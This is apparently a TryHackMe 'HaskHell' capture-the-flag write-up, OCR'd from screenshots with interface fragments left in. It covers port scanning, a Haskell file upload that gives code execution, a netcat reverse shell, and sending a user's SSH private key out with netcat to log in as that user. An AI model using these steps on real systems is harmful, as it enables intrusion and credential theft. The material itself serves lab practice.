HaskHell

Working Theory

Enumeration

Tools


nmap

```
nobodyatall@0xB105F00D:~/tryhackme/haskhell$ sudo nmap -sC -sV -oN portscn 10.10.201.161
[sudo] password for nobodyatall:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 03:34 +08
Nmap scan report for 10.10.201.161
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 1d:f3:53:f7:6d:5b:a1:d4:84:51:0d:dd:66:40:4d:90 (RSA)
|   256 26:7c:bd:33:8f:bf:09:ac:9e:e3:d3:0a:c3:34:bc:14 (ECDSA)
|_  256 d5:fb:55:a0:fd:e8:e1:ab:9e:46:af:b8:71:90:00:26 (ED25519)
5001/tcp open  http    Gunicorn 19.7.1
|_http-server-header: gunicorn/19.7.1
|_http-title: Homepage
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.10 seconds
nobodyatall@0xB105F00D:~/tryhackme/haskhell$
```

Targets


port 5001

found directory
==========
/submit




Submit your assignment here

/uploads
//after submit



```
[1 of 1] Compiling Main             ( /home/flask/uploads/test.hs, /home/flask/uploads/test.o )
Linking /home/flask/uploads/test ...
Hello Fuck
```

getting initial foothold part
=================
call command id and i got flask user running




```
GNU nano 4.9.2                                   test.hs
import System.Process
main = do
    callCommand "id"
```

Mozilla Firefox
10.10.201.161:5001/uploads/
http://10.10.201.161:5001/su
Homework 1
10.10.201.161:5001/uploads/test.hs
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad

```
[1 of 1] Compiling Main             ( /home/flask/uploads/test.hs, /home/flask/uploads,
Linking /home/flask/uploads/test ...
uid=1001(flask) gid=1001(flask) groups=1001(flask)
```

call reverse shell command and nc just respond!



```
nobodyatall@0xB105F00D:~/tryhackme/haskhell$ nc -lvp 18890
listening on [any] 18890 ...
10.10.201.161: inverse host lookup failed: Unknown host
connect to [10.9.10.47] from (UNKNOWN) [10.10.201.161] 56496
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(flask) gid=1001(flask) groups=1001(flask)
$ 
```

```
GNU nano 4.9.2                                   test.hs
import System.Process
main = do
    callCommand "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.9.10.47 18890 >/>
```

nobodyatall@0xB105F00D: ~/tryhackme
File Edit View Search Terminal Help
Submit homework - Mozilla Firefox
Submit homework
http://10.10.201.161:5001/su
Homework 1
10.10.201.161:5001/submit
Getting Started
Start
Parrot OS
Community
Docs
Git
CryptPad
Privacy
Pentest
Learn
Donate


Submit your assignment here

Browse... test.hs Upload

Post Exploitation


Privilege Escalation

flask user
======
found user flag




```
flask@haskhell:/home/prof$ ls -la
total 44
drwxr-xr-x 7 prof prof 4096 May 27 19:07 .
drwxr-xr-x 5 root root 4096 May 27 17:29 ..
-rw-r--r-- 1 prof prof  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 prof prof 3771 Apr  4  2018 .bashrc
drwx------ 2 prof prof 4096 May 27 18:45 .cache
drwx------ 4 prof prof 4096 May 27 18:45 .gnupg
drwxrwxr-x 3 prof prof 4096 May 27 18:47 .local
-rw-r--r-- 1 prof prof  807 Apr  4  2018 .profile
drwxrwxr-x 2 prof prof 4096 May 27 19:01 __pycache__
drwxr-xr-x 2 prof prof 4096 May 27 17:38 .ssh
-rw-r--r-- 1 root root   26 May 27 19:06 user.txt
flask@haskhell:/home/prof$ cat user.txt
flag{academic_dishonesty}
flask@haskhell:/home/prof$
[thm] 0:ssh* 1:sudo-
```

found /home/prof/.ssh able to access
//wow i can read the id_rsa content interesting...
//i found out tht the id_rsa doesnt contain any password when want to extract hash with ssh2john




```
-rw-r--r-- 1 prof prof  395 May 27 17:38 id_rsa.pub
flask@haskhell:/home/prof/.ssh$ nc 10.9.10.47 7741 < id_rsa
flask@haskhell:/home/prof/.ssh$ ls -la
total 20
drwxr-xr-x 2 prof prof 4096 May 27 17:38 .
drwxr-xr-x 7 prof prof 4096 May 27 19:07 ..
-rw-rw-r-- 1 prof prof  395 May 27 17:38 authorized_keys
-rw-r--r-- 1 prof prof 1679 May 27 17:38 id_rsa
-rw-r--r-- 1 prof prof  395 May 27 17:38 id_rsa.pub
flask@haskhell:/home/prof/.ssh$
```

login into prof user with prof id_rsa




```
nobodyatall@0xB105F00D:~/tryhackme/haskhell$ chmod 400 prof_id_rsa
nobodyatall@0xB105F00D:~/tryhackme/haskhell$ ssh -i prof_id_rsa prof@10.10.201.161
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Jun 19 20:32:23 UTC 2020

  System load:  0.0                Processes:           111
  Usage of /:   26.8% of 19.56GB   Users logged in:     1
  Memory usage: 56%                IP address for eth0: 10.10.201.161
  Swap usage:   0%


39 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet con
nection or proxy settings


Last login: Wed May 27 18:45:06 2020 from 192.168.126.128
$ pwd
/home/prof
$ whoami &7 id
-sh: 2: 7: not found
$ prof
clear
[1] + Done                       whoami
$ whoami && id
prof
uid=1002(prof) gid=1002(prof) groups=1002(prof)
[thm] 0:[tmux]* 1:sudo
```

prof
===
able to run flask run as root
//hmm FLASK_APP environment variable didnt provide



